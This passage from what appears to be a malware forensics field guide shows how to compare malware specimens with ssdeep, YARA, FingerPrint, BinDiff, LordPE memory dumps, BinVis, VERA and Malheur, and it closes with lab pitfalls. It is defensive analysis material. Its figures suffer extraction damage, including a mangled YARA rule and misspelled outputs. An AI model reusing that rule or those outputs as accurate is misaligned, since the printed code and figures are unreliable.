| Gupta, Kuppili,<br>Akella, and<br>Barford                    | An Empirical Study of<br>Malware Evolution <sup>114</sup>                     | Text mining and pruning                    |

▶ On a practical level there are many investigative steps that can be taken to comparatively analyze the contents and functionality of malicious code specimens. These steps include:

- · Context Triggered Piecewise Hashing (CTPH)
- · Identifying textual and binary indicators of likeness
- · Comparing function flowgraphs
- · Process memory trajectory comparison
- Visualization
- · Behavioral profiling and classification

#### **Context Triggered Piecewise Hashing**

Recall from <u>Chapter 5</u> that CTPH computes a series of randomly sized checksums for a file, allowing file association between files that are similar in file content but not identical.

- In the context of malware taxonomy and phylogeny, sdeep, a file-hashing tool that utilizes CTPH, can be used to query suspicious file specimens in an effort to identify homologous files.<sup>115</sup>
- One scanning option, as demonstrated in Figure 6.53, is to use the recursive (-r), bare (-b), and "pretty matching mode" (-p) switches against a directory of malware specimens; the output cleanly displays matches between files.

```
C:\Malware> ssdeep.exe -r -b -p \specimens
avhelper matches Crvhost.exe (91)
avhelper matches helpfile.exe (93)
avhelper matches updatehelp.exe (93)
avhelper matches WindowsUpdate.exe (91)
avhelp er matches winhelp.exe (93)
avhelper matches winsrv.exe (93)
avhelper matches WinUpdate.exe (91)
Crvhost.exe matches avhelper (91)
Crvhost.exe matches helpfile.exe (96)
Crvhost.exe matches updatehelp.exe (96)
Crvhost.exe matches WindowsUpdate.exe (96)
Crvhost.exe matches winhelp.exe (96)
Crvhost.exe matches winsrv.exe (96)
Cryhost.exe matches WinUpdate.exe (96)
helpfile.exe matches avhelper (93)
helpfile.exe matches Crvhost.exe (96)
helpfile.exe matches updatehelp.exe (96)
helpfile.exe matches WindowsUpda
 te.exe (96)
helpfile.exe matches winhelp.exe (96)
helpfile.exe matches winsrv.exe (96)
helpfile.exe matches WinUpdate.exe (96)
<edited for brevity>
```

#### **Textual and Binary Indicators of Likeness**

Another method the digital investigator can use to conduct taxonomic and phylogenetic analysis of malware specimens is through identifying similar *embedded artifacts*—textual or binary information—in files. Two tools that can be used to assist in this endeavor are YARA<sup>116</sup> and HBGary's FingerPrint.<sup>117</sup>

▶ YARA is a flexible malware identification and classification tool developed by Victor Manuel Álvarez of Hispasec Systems. Using YARA, the digital investigator can create rules **that** describe target malware families based upon textual or binary information contained within specimens in those families.<sup>118</sup>

- YARA can be invoked from the command line as a stand-alone executable or the functionality can be integrated into the digital investigator's own Python scripts through the yara-python extension.<sup>119</sup>
- The YARA rule syntax consists of the following components:

□*Rule identifier*: The rule "name" that typically describes what the rule relates to. The rule identifier is case sensitive and can contain any alphanumeric character (including the underscore character), but cannot start with a digit, and the identifier cannot exceed 128 characters.<sup>120</sup> 

- String definition: Although not required for a rule, the string definition is the section of the rule in which unique textual or hexadecimal entities particular to a specimen are defined. The string definition acts as a Boolean variable for the rule condition.  $\frac{121}{2}$
- □*Condition*: The rule condition is the logic of the rule; if files queried with the rule meet the variables in the condition, the files will be identified as matches.
- Rules can be written in a text editor of choice and saved as ".yara" files.
- YARA rules can range from simple to very complex; it is highly recommended that the digital investigator familiarize himself with the YARA User's Manual (currently version 1.6) to gain a full understanding of YARA's functionality and limitations.<sup>122</sup>
- In Figure 6.54, a rule was created in an effort to identify and classify Wemon Trojan specimens.<sup>123</sup> Recall from the section Advanced PE Analysis Examining PE Resources and Dependencies that the Wemon Trojan contains unique PE resource artifacts. Further, extracted strings reference a PE file (svchost.exe) and various dynamic link libraries, when taken in totality, are unique to the Wemon malware family.

```
rule vemon : trojan
{
 strings:
 stops:
 stops:
 stop:
 stop:
```

Figure 6.54 A YARA rule to detect the Wemon Trojan

 After creating the rule and saving it as "wemon.yara," a directory of numerous malware specimens was queried with YARA, applying the rule. The results of the query are shown in Figure 6.55; seven different specimens were identified and classified.

```
C:\Malware Lab\taxonomy-yara.exe -r wemon.yara c:\Malware\specimens
Wemon c: \Malware \specimens \avhelper. exe
wemon c: \Malware \specimens \cryhost.exe
wemon c: \Malware \specimens \updatehelp.exe
wemon c: \Malware \specimens \updatehelp.exe
wemon c: \Malware \specimens \updatehelp.exe
wemon c: \Malware \specimens \winhelp.exe
```

Figure 6.55 Results of scanning a directory with a YARA rule

### X Other Tools to Consider

**Textual and Binary Indicators of Likeness** 

Scout Sniper (scoutsniper) is a command-line wrapper program for YARA and ssdeep that can be used to scan target directories on local and remote systems (http://www.cutawaysecurity.com/blog/scout-sniper).

Further tool discussion and comparison can be found in the Tool Box section at the end of this chapter.

▶ The digital investigator can further probe malware specimens for indicia of phylogenetic relationships, such as string and byte patterns by using HBGary's FingerPrint.<sup>124</sup>

 Written in C#, FingerPrint is a framework (command-line utility and XML database) for scanning portable executable files and extracting attributive embedded artifacts such as strings and metadata. Figure 6.56 displays the information extracted and cataloged for each target file.

```
C:\Malware Lab>FP C:\Malware\speciments\winserv.exe
<edited for brevity>
Name: winsrv.exe
Hash: 90C73B39DFDD8A08E7754135EA8D7165
 7/2/2010 1:13:22 AM
v9.0
PE Timestamp
Linker version
DllCharacteristics
 00008500
PE Sections
 .text | .rdata | .data | .CRT
Command shell
 Generic
Command shell Gen
Windows GDI/Common Controls yes
File Time
File IO
Win32 File Searching
 Set
 Win32 | delete
 Generic
 Ex
 Ticks
Debugger Timing
 Win32
GetProcAddress
 yes
 double | long | 64bit | locale
DataConversion
Temp file locations
 yes
Generic
Win32
File Mapping
Command line parsing
 Generic
Window
 enum
Stdout Formatting
 ansi
Privilege
ShellExecute
 Set | Get
 Ex
COM aware
 ves
Source Path
d:\projects\winrar\sfx\build\sfxrar32\release
Original Project Name
Original Source Path
 sfxrar
d:\projects\winrar\sfx\build\sfxrar32\release
PE Headers
```

Figure 6.56 Probing a malicious code specimen with FingerPrint

- Results of the each scan are saved in a database named "scan\_history.xml," which can be used to further query and compare new specimens against previous specimens.
- FingerPrint can be used to scan single or multiple files in a variety of ways either against other specimens or the scan history database. A command reference is provided

| Switch                     | Function                                                                          |
|----------------------------|-----------------------------------------------------------------------------------|
| fp [file or<br>directory]  | Acquire a dump of FingerPrint data                                                |
| fp -c [file<br>1] [file 2] | Compare two files                                                                 |
| fp -c<br>[directory]       | Scan a directory and compare it to the scan history, showing a summary of results |
| fp -r<br>[directory]       | Recursively scan a directory                                                      |
| fp -db [file<br>1]         | Compare a file to the scan history, only showing > 80% matches                    |
| fp -dball<br>[file 1]      | Compare a file to the scan history, showing all comparisons                       |

 The FingerPrint comparison scanning options are very valuable toward identifying possible phylogenetic relationships between targeted specimens. Figure 6.57 displays an example comparison of two different Wemon Trojan specimens using the –c option.

```
antidebug.cs.compiled_successfully
compiler.cs compiled successfully
compression.cs compiled successfully
integerparsing.cs compiled successfully
libs.cs compiled successfully
microsoft.cs compiled successfully
msapi.cs compiled successfully
pe.cs compiled successfully
sockets.cs compiled successfully
strings.cs compiled successfully
1 = winerv.exe / 90C73R39DFDD8A08E7754135EA8D7165
2 = avhelper / 8BBC324A55CE92DE8AF95FBE072886A
* * = name, value match
+ - = name match, value mismatch
+ * = name match, partial value match
+ . = no name match
· · PE Timestamp
 7/2/2010 1:13:22 AM
 3/14/2010 10:27:50 PM
+ + Linker version
 v9.0
 00008500
+ + DllCharacteristics
· · PE Sections
 .text | .rdata | .data | .CRT
+ + Command shell
 Generic
. + Windows GDI/Common Controls yes
+ + File Time
 Set
· + File IO
 Win32 | delete
Ex | Generic
Ticks
. + Win32 File Searching
* + Debugger Timing
+ + Memory
 Win32
+ GetProcAddress
 yes
double | long | 64bit | locale
* + DataConversion
 yes
Generic
Win32
Generic
+ + Temp file locations
* + File Mapping
* + Command line parsing
+ + LoadLibrary
+ + Window
 aware | enum
+ + Stdout Formatting
 anai
· · Privilege
 Set | Get
+ + ShellExecute
 Ex
+ + COM aware
* + Source Path
 d:\projects\winrar\sfx\build\sfxrar32\release
* + Original Project Name
 ofgran
* + Original Source Path
 d:\projects\winrar\sfx\build\sfxrar32\release
+ - RDTSC
· - CPUID
- -
 26
* + PE Headers
[Total Name Matches : Mismatches]: 28 : 0
[Total Value Matches : Mismatches]: 25 : 3
[Total Match Weight : Possible Weight]: 25 : 29
[Match percentage]: 89.13
```

Figure 6.57 Comparing malicious code specimens with FingerPrint

- The resulting output provides a detailed report of matched and unmatched variables between the two specimens; the matches and mismatches are calculated and weighted and a final match percentage is rendered.
- In addition to the native scanning capabilities, FingerPrint is extendable through user-generated plug-ins called

"FingerPrints." Details regarding how to create a FingerPrint are included in the "readme" file packaged with FingerPrint.

### **Function Flowgraphs**

Using ssdeep, YARA and FingerPrint, malicious code specimens can be triaged, classified, and cataloged based upon file content. Deeper comparison and exploration of similar malware specimens can be accomplished by conducting a *diff* (short for difference) of the specimens.

▶ By *diffing* files, the digital investigator can identify common features and functions between specimens, and conversely (and perhaps more important) identify distinctions. In particular, through this process, evolutionary factors such as *feature accretion*<sup>125</sup>—or added features and capabilities in malware—can be identified and considered toward establishing phylogenetic relationships. Using BinDiff,<sup>126</sup> an IDA Pro plug-in, the digital investigator can diff two target executable file specimens.

- One of the most powerful features of BinDiff is the Graph GUI, which displays side-by-side comparative flowgraphs of target code contents.
- BinDiff assigns a signature for each function in a target executable based upon the number of codeblocks, number of edges between codeblocks, and number of calls to subfunctions.<sup>127</sup>
- Once the signatures are generated for the two target executables, matches are created through a myriad of Function Matching and Basicblock Matching

algorithms.128

 BinDiff renders *Similarity* and *Confidence* values for each matched function (shown in <u>Figure 6.58</u>) as well as for the whole executable file.<sup>129</sup>

| DA 1       | finn-A 🛄   | Matched Fur | nctions 🔝 | 🕅 Statistics 🛄 | Primary Un   | matched 🔝  | Second | ary Unmatched 🔝 | Hex V      |
|------------|------------|-------------|-----------|----------------|--------------|------------|--------|-----------------|------------|
| similarity | confidence | EA primary  | name p    | rimary         | EA secondary | name secon | dary   | algorithm       |            |
| 1.00       |            | 004039F5    | sub_40    | OVE5_81        | 004039FS     | sub_4009F5 | _550   | hash matchi     |            |
| 1.00       | 0.98       | 00408200    | sub_40    | 8200_228       | 00408200     | sub_408200 | 697    | hash matchi     | ng         |
| 1.00       | 0.99       | 00408F72    | sub_40    | 6F72_340       | 00408F72     | sub_408F72 | 809    | hash matchi     | ng         |
| 1.00       | 0.99       | 004070E7    | sub_40    | 7DE7_227       | 00407DE7     | sub_4070E3 | 7_696  | hash matchi     | ng         |
| 1.00       | 0.99       | 00400005    | sub_40    | CC05_343       | 00400005     | sub_40000  | 5 812  | hash matchi     | ng         |
| 1.00       | 0.99       | 00401CA1    | sub_40    | 1CA1_29        | 00401CA1     | sub_401CA  | 1_498  | hash matchi     | ng         |
| 1.00       | 0.99       | 00410E69    | sub_41    | 0E69_459       | 00410E69     | sub_410E69 | 928    | hash matchi     | ng         |
| 1.00       | 0.99       | 00410308    | sub_41    | 03C8_453       | 00410308     | sub_4103C8 | 922    | hash matchi     | ng         |
| 1.00       | 0.99       | 00401313    | sub_40    | 1313 10        | 00401313     | sub_401313 | 479    | hash matchi     | na         |
| 1.00       | 0.99       | 00408059    | sub_40    | ED59_339       | 00408059     | sub_408059 | 808    | hash matchi     | ng         |
| 1.00       | 0.99       | 00406908    | sub 40    | 6908 170       | 00406908     | sub 406908 | 3 639  | hash matchi     | na         |
| 1.00       | 0.99       | 00410846    | sub_41    | 0846_454       | 00410846     | sub_410846 | 923    | hash matchi     | ng         |
| 1.00       | 0.99       | 0040926C    | sub_40    | 926C_247       | 0040926C     | sub_409260 | 716    | cal reference   | e matching |
| 1.00       | 0.99       | 00408940    | sub_40    | 8940_229       | 0040894D     | sub_408940 | 698    | hash matchi     | ng         |
| 1.00       | 0.99       | 00410003    | sub 41    | 0003_449       | 00410003     | sub_410003 | 918    | hash matchi     | na         |
| 1.00       | 0.99       | 00404CB2    | sub_40    | 4C82_86        | 00404CB2     | sub_404CB  | 555    | hash matchi     | ng         |
| 1.00       | 0.99       | 0040845E    | sub_40    | 045E_322       | 0040845E     | sub_408458 | 791    | call reference  | e matching |
| 1.00       | 0.99       | 00411361    |           | 1361_462       | 00411361     | sub_411361 | 931    | hash matchi     | ng         |
| 1.00       | 0.99       | 0040F446    | sub_40    | F446_430       | 0040F446     | sub_40F446 | 899    | hash matchi     | ng         |
| 1229       | 1          |             | 100       |                |              |            | 10000  |                 |            |

### Figure 6.58 BinDiff plug-in interface in IDA Pro

### Pre-processing

- Prior to invoking BinDiff, load the respective target executable specimens into IDA Pro. Save the IDA Database file (.idb) associated with the target executables.
- In IDA Pro, open the IDA Database file for the first target executable specimen.
- Using Figure 6.59 as a visual reference, BinDiff can be invoked through the following steps:

- 1. Go to the Edit option in the IDA toolbar.
- 2. Select the Plugins menu.
- 3. Select the "Zynamics Bindiff" plug-in.
- 4. By virtue of selecting the BinDiff plug-in, the Diff Menu box will appear. Click on the "Diff Database" box in the menu, this will open Windows Explorer.
- 5. Select a second IDA Database file for comparison.

| Edit<br>Egy Grav<br>Begin selection<br>Select identifier                                                   | Chirles<br>At+L<br>Shit+Enter |                      |        |               |     |                  |
|------------------------------------------------------------------------------------------------------------|-------------------------------|----------------------|--------|---------------|-----|------------------|
| in Code<br>Data<br>A <sup>™</sup> Souct viat<br><i>Strings</i><br><i>A</i> Aray<br>X Undefine<br>Sa Rename | с<br>D<br>A2+Q<br>U           |                      |        |               |     |                  |
| Operand type<br>Cosments<br>Seguents<br>Structs<br>Functione<br>Other<br>Pages                             |                               | Commence BenCeff 3.2 | Colles | 0             | 6   | •                |
|                                                                                                            |                               |                      |        | Diff Database | Loo | k in 🔁 speciment |

Figure 6.59 Selecting target files for comparison in BinDiff

 Upon loading the second target IDA Database file, four additional tabs are presented in IDA: Matched Functions, Statistics, Primary Unmatched, and Secondary Unmatched.


### Displaying Flowgraphs in the BinDiff Graph GUI


 Upon identifying a function of interest, right-click on the function and select "Visual Diff," as shown in Figure 6.60. This invokes the BinDiff Graph GUI.

| 1.00 | 0.99 | 0041210C | CreateFileMappingA  | 0041210C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | CreateFileMag         | pingA      | name hash matching |
|------|------|----------|---------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------|------------|--------------------|
| 1.00 |      | 00412110 | GetHoduleFileName   | n and a second s | and the second second | lameW      | name hash matching |
| 1.00 | 0.99 | 00412114 | SetEnvironmentVar   | Delete Match                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Del                   | tVariableA | name hash matching |
| 1.00 | 0.99 | 00412118 | OpenFileMappingA    | Visual Diff                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Ctrl+E                | hqA        | name hash matching |
| 1.00 | 0.99 | 0041211C | LocaFileTimeToFileT | Import Symbols and Co                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | mments                | FileTime   | name hash matching |
| 1.00 | 0.99 | 00412120 | SystemTimeToFileTil | Copy                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Ctrl+Ins              | leTime     | name hash matching |
| 1.00 | 0.99 | 00412124 | GetSystemTime       | 00412124                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | GetSystemTer          |            | name hash matching |
| 1.00 | 0.99 | 00412128 | 1sDBCSLeadByte      | 00412128                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 1sDBCSLeadD           | te         | name hash matching |
| 1.00 | 0.99 | 00412120 | GetCPInfo           | 0041212C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | GetCPInfo             |            | name hash matching |
| 1.00 | 0.99 | 00412130 | FreeLbrary          | 00412130                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | FreeLbrary            |            | name hash matching |
| 1.00 | 0.99 | 00412134 | LoadUbraryA         | 00412134                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | LoadLbraryA           |            | name hash matching |

Figure 6.60 Invoking the BinDiff Graph GUI

▶ The BinDiff Graph GUI displays the function flowgraphs for the respective target executable files in an intuitive dual-paned interface, enabling the digital investigator to navigate the target flowgraphs contemporaneously, as shown in Figure 6.61.





### Figure 6.61 BinDiff Graph GUI

- Using the mouse wheel, the flowgraphs can be zoomed in or out.
- By "zooming out," a high-level visualization of the function flows is displayed, which is useful for visually comparing the likenesses or contrasts in data. Similarly, a flowgraph overview "map" for the respective target executables is provided.
- By "zooming in," the disassembled code is displayed in detail.
- The graphical manifestation of the flowgraph can be viewed in three distinct layouts to provide slightly different context of the graphs: hierarchic, orthogonal, and circular.

### **Process Memory Trajectory Analysis**

As discussed in <u>Chapter 5</u>, malware in the wild often presents itself as armored or obfuscated, primarily to circumvent network security protection mechanisms like anti-virus software and intrusion detection systems. Even if a specimen could be linked to a certain family of malware based upon its content and similar functions, obfuscation code such as packing may limit the dividal investigator's ability to extract any meaningful data without first deobfuscating the file.

- A technique that allows the digital investigator to compare the contents and trajectory of deobfuscated malicious code in memory during runtime is *process memory trajectory analysis*, or the acquisition and comparison of the process memory space associated with target malware specimens while executed and resident in memory. This technique is most effective when the respective specimens manifest as distinct new processes rather than injection into pre-existing processes.
- After executing the target specimen, locate the newly spawned process in a process analysis tool that offers process dumping functionality, and dump the process to disk.
- For example, in Figure 6.62, using LordPE, the target process is identified and selected in the tool's process viewer. The process dumping menu is invoked by rightclicking on the target process; select "dump full" and save the newly dumped process to disk.

| Path                                                                                                                                     | PID                                    | ImageBase                        | ImageSize | - | PE Editor    |
|------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------|----------------------------------|-----------|---|--------------|
| 😨 c:\program files\adobe\svchost.exe                                                                                                     | dump full                              |                                  | MD 7000   |   | Break & Ente |
|                                                                                                                                          | dump partial<br>dump region            |                                  |           |   | Rebuild PE   |
| 4                                                                                                                                        | active dump eng                        | ine                              | •         | - | Unsplit      |
| Path                                                                                                                                     | priority                               |                                  |           |   | Dumper Serve |
| c:\program files\adobe\svchost.exe                                                                                                       | correct ImageSia                       | e                                | _         | H | Options      |
| c:\windows\system32\ntdl.dll     c:\windows\system32\kernel32.dll     c:\windows\system32\kernel32.dll     c:\windows\system32\winmm.dll | load into PE edit<br>load into PE edit | or (temp file)<br>or (read only) |           |   | About        |
| C:\windows\system32\user32.dll                                                                                                           | burn process                           |                                  | -         | - | Exit         |

### Figure 6.62 Dumping process memory with LordPE

 Conduct the same process memory collection method for each specimen of interest; determine the file size and hash values associated with the process memory dump files. As shown in Figure 6.63, the processes dumped with LordPE have an identical file size but distinct MD5 hash values.

| File Name       | Size (bytes) | MD5 Hash                         |
|-----------------|--------------|----------------------------------|
| dumped-winsrv   | 5074944      | 9E435D0449AE72AC1DA8097E5A3DA915 |
| dumped-helpfile | 5074944      | 64DA93F8B8A6FD876D517388FCC195DA |
|                 |              |                                  |

Figure 6.63 MD5 hash values of suspect process memory

- Query the respective process memory files with ssdeep in an effort to determine similarity.<sup>130</sup>
- □As shown in Figure 6.64, applying ssdeep with the recursive (-r), bare (-b), and pretty matching mode (-p) options against the target specimen files *prior* to execution, the files were scored as 96 (out of 100) in similarity.

```
C:\Malware Lab>ssdeep.exe -r -b -p C:\Malware\specimens\
helpfile.exe matches winsrv.exe (96)
winsrv.exe matches helpfile.exe (96)
C:\Malware Lab>ssdeep.exe -r -b -p C:\Malware\specimens\procmem
dumped-helpfile matches dumped-winsrv (100)
dumped-winsrv matches dumped-helpfile (100)
```

Figure 6.64 Querying target specimens and resulting process memory dumps with ssdeep.


Conversely, in querying the respective process memory files associated with the target malware specimens, the files were scored 100 in similarity, revealing that the specimens are the same once executed.

### Visualization

As discussed in <u>Chapter 5</u>, visualization of binary file contents provide the digital investigator with a quick reference about the data distribution in a file. In addition to identifying obfuscation, comparing data patterns of multiple suspect files can also be used as a method of identifying potential like files based upon visualization of data distribution.

- Target malware executable files can be viewed through a variety of visualization schemas using BinVis.<sup>131</sup>
- To select an executable file for analysis, use the BinVis toolbar, and select "File" <sup>c</sup> "Open."
- Once the executable is loaded into BinVis, choose a data visualization schema in which to view the file using the "View" toolbar option.
- BinVis has seven different data visualization schemas in addition to a hexadecimal viewer and a strings viewer.
- Byte Plot: Maps each byte in the file to a pixel in the display window.
- 2. *RBG Plot*: Similar to Byte Plot but uses Red, Green, and Blue pixels (3 bytes per pixel).
- 3. *Bit Plot*: Maps each bit in the file to a pixel in the display window.

- 4. Attractor Plot: Visual plot display based upon chaos theory.
- 5. Dot Plot: Displays detected sequences of repeated bytes contained within a file.
- 6. *Byte Presence*: A condensed version of Byte Plot causing data patterns to be more pronounced.
- 7. *ByteCloud*: Visual cloud of bytes generate from file contents.
- A powerful feature of BinVis is *coordinated windows* the interplay between the various data display windows; clicking on a target data region in one viewing pane causes the data in the other open viewing panes to adjust and transition to the same region.
- Another novel aspect of BinVis is the *navigator* feature. Based upon a "VCR motif," this interface allows the digital investigator to navigate forward or backward through the visualized data.
- In the example displayed in Figure 6.65, three malicious code specimens were examined—two of which were helpfile.exe and winsrv.exe. Visualizing the executables through the BinVis Byte Presence view, the two similar specimens are quickly discernable from the third, dissimilar specimen.






Figure 6.65 Using BinVis to visually identify similar files

▶ Visualization is also useful for examining the execution of a malware specimen. As mentioned in the "Other Tools to Consider: Automated Unpackers" text box earlier in the chapter, Ether is a set of patches and applications that have been customized for the Xen hardware virtualization framework to transparently monitor malware during runtime; the results of the monitoring are saved as a trace file.

▶ Danny Quist of Offensive Computing developed the Visualization of Executables for Reversing and Analysis (VERA) architecture as a means to interpret Ether sessions and visually represent the execution and flow of target executable specimens.<sup>132</sup> VERA can be used to visually compare the runtime trajectory of malicious executable specimens toward the effort of identifying phylogenetic relationships between specimens.

- To process and visualize the Ether trace of a target malicious executable, load the resulting Ether trace file into VERA, and, in turn, provide the original executable file.
- Upon processing the trace file, VERA generates two graph files (.gml) called "All Addresses" (renders all addresses in the executing specimen) and "Basic Block" (renders the beginnings and ends of basic blocks).
- · Upon selecting the graph file, VERA visually displays the

execution and flow of the target executable in the main viewing pane. VERA provides the digital investigator a series of mouse functions to "zoom in," "zoom out," and navigate the results.

 As displayed in Figure 6.66, two similar Trojan horse specimens are compared in distinct VERA sessions, revealing very similar execution and runtime behavior. This is valuable information toward cataloging and qualifying phylogenetic relationships between specimens. Further, a close-up of addresses within the specimen's runtime flow can be seen in the callout box.




Figure 6.66 Using VERA to visualize execution traces

### **Behavioral Profiling and Classification**

In addition to comparing the visualized runtime trajectory of

target executables, the runtime behavioral profile of executables can also be used as a method of identifying similar specimens.

- Malware behavioral profiles can be classified with Malheur,<sup>133</sup> a framework for automatic analysis of malware behavior. Malheur is a command-line tool that can be compiled on Linux, Macintosh OS X, and OpenBSD platforms using the standard compilation procedure for GNU software.<sup>134</sup>
- Malheur processes data sets —reports of malware behavior recorded and compiled from the CWSandbox/GFI SandBox.<sup>135</sup> malware analysis sandbox and into Malware Instruction Set (MIST) format.<sup>136</sup> MIST format is not intended for human readability; rather, it is a generalization of observed malware behavior specialized for machine learning and data mining.
- Data sets can be submitted into Malheur as a directory or a compressed archive (tar.gz, .zip, .pax, .cpio) containing the textual reports for analysis.
- Custom data sets can be created by the digital investigator by converting reports from CWSandbox using the cws2mist.py and mist2malheur.py Python scripts associated with the project.<sup>137</sup>
- A repository of data sets is maintained by the University of Mannheim, Laboratory for Dependable Distributed Systems, on their Mwanalysis Web site.<sup>138</sup>
- · Malheur conducts four basic types of analysis:

*Extraction of prototypes.* Identifies and extracts a subset of *prototypes*, or reports that are typical for a

group of nomogenous behavior and represent the totality of the larger reports corpus.  $\frac{139}{2}$ 

- Clustering of behavior: Identifies groups (clusters) of reports containing similar behavior, allowing for the discovery of unique classes of malware.<sup>140</sup>
- Classification of behavior: Previously processed report clusters can be further analyzed through classification, or assigning unknown behavior to known groups of malware. Through this method, Malheur can identify and categorize unique malware variants.<sup>141</sup>
- □Incremental analysis: Malheur can be calibrated to process (cluster and classify) reports in "chunks," reducing system resource requirements. This mode of analysis is particularly beneficial for long-term implementation of Malheur, such as automated application of Malheur against regular malware feeds from honeypot sensors.<sup>142</sup>
- A data set can be input into Malheur and processed using the following steps:
- 1. Invoke malheur.
- Use the -o (output) switch and identify the name of the analysis output file (e.g., in Figure 6.67, the output file is named out.txt).

Figure 6.67 Performing a clustering of a data set with Malheur

Select the *action* to be conducted. An *action* is the type of analysis applied to the target data set. Actions include:

| Action    | Result                                                          |
|-----------|-----------------------------------------------------------------|
| distance  | Computes a distance matrix of the data set                      |
| nnototyno | Determines a set of prototypes representing the                 |
| prococype | Determines a set of prototypes representing the target data set |
| cluster   | Clusters the data set                                           |
| classify  | Classifies a data set                                           |
| increment | Performs incremental analysis of data set reports               |
| protodist | Computes a distance matrix for prototypes                       |

- 4 Incrementally apply analytical actions. For instance, clustering of a data set must be conducted prior to classification. Similarly, when clustering, Malheur automatically extracts prototypes prior to conducting cluster analysis, as shown in Figure 6.67.
- 5. Generated analytical results are saved as text files in the

Malheur home directory, which by default is ~/.malheur (located in the user's home directory).

6. The textual results can be visualized with custom Python scripts (dynamic\_threadgraph.png.py; dynamic\_treemap.png.py; static\_threadgraph.png.py; and static\_treemap.png.py), which were developed for Malheur and associated research projects.<sup>143</sup>

# Conclusion

- Carefully consider and plan the malware laboratory environment to ensure success during the various phases of analysis. Establish a flexible, adjustable, and revertible environment to capture the totality of a target specimen's execution trajectory and infection life cycle.
- To gain a holistic understanding of a target malware specimen, dynamic and static analysis techniques are often used inextricably. Deobfuscation, extracting embedded artifacts, identifying trigger events, and understanding execution and network trajectory may require repeated and alternating uses of dynamic and static techniques. Maintain detailed documentation of the steps taken during the course of analysis. Refer to the Field Notes at the end of this chapter for documentation guidance.
- During the course of dynamic analysis, use passive and active monitoring tools and other techniques to collect digital impression and trace evidence. Such evidence, when collectively examined along with results of dynamic and static analysis, will elucidate the nature, purpose, and functionality of a suspect program.

 Catalog and classify malicious code specimens in the repository to compare, correlate, and identify relationships between malware. Phylogenetic relationships between specimens may provide insight into their origin, composition, and development. Correlative analysis of archived specimens may also reveal trends in malware infections that may be useful for protecting against future attacks.



# Failure to establish an environment baseline prior to examining a malware specimen

- OAnalysis of a post-runtime system state without comparison to a system baseline makes identifying system changes challenging.
- Before beginning an examination of the malicious code specimen, establish a baseline environment by taking a "snapshot" of the system that will be used as the "victim" host on which the malicious code specimen will be executed.
- Implement a utility that allows comparison of the state of the system after the code is executed to the pristine or original snapshot of the system state. In this way, changes made to the baseline (original) system state can be quickly and accurately identified.

### Incomplete evidence reconstruction

OLimited or incomplete evidence reconstruction prevents a holistic understanding of the nature, purpose, and capabilities of a malicious code specimen. Further, without fully reconstructing the artifacts and events associated with the dynamic analysis of a malicious code specimen, the digital investigator will have limited insight into the impact the specimen makes on a victim system.

- Fully examine and correlate data collected through active and passive monitoring techniques to gain a complete understanding about the malicious code specimen's capabilities and its effect on a victim system.
- Take detailed notes, not only for specific monitoring processes and results, but for the totality of the evidence and how each evidentiary item interrelates (or does not relate). Consult the Field Notes located at the end of this chapter for additional guidance and a structured note-taking format.

### Incorrect execution of a malware specimen

- OIneffectively executing a target malware specimen can adversely impact all dynamic analysis investigative findings.
- Execution of a target specimen is often contingent upon file profile. Unlike Portable Executable (PE) files that can be invoked through other tools, such as installation monitors or API monitors, malicious document files such as PDFs, MS Office files, and MS Compiled Help (CHM) files typically require the digital investigator to manually open and execute a target file by doubleclicking on it.
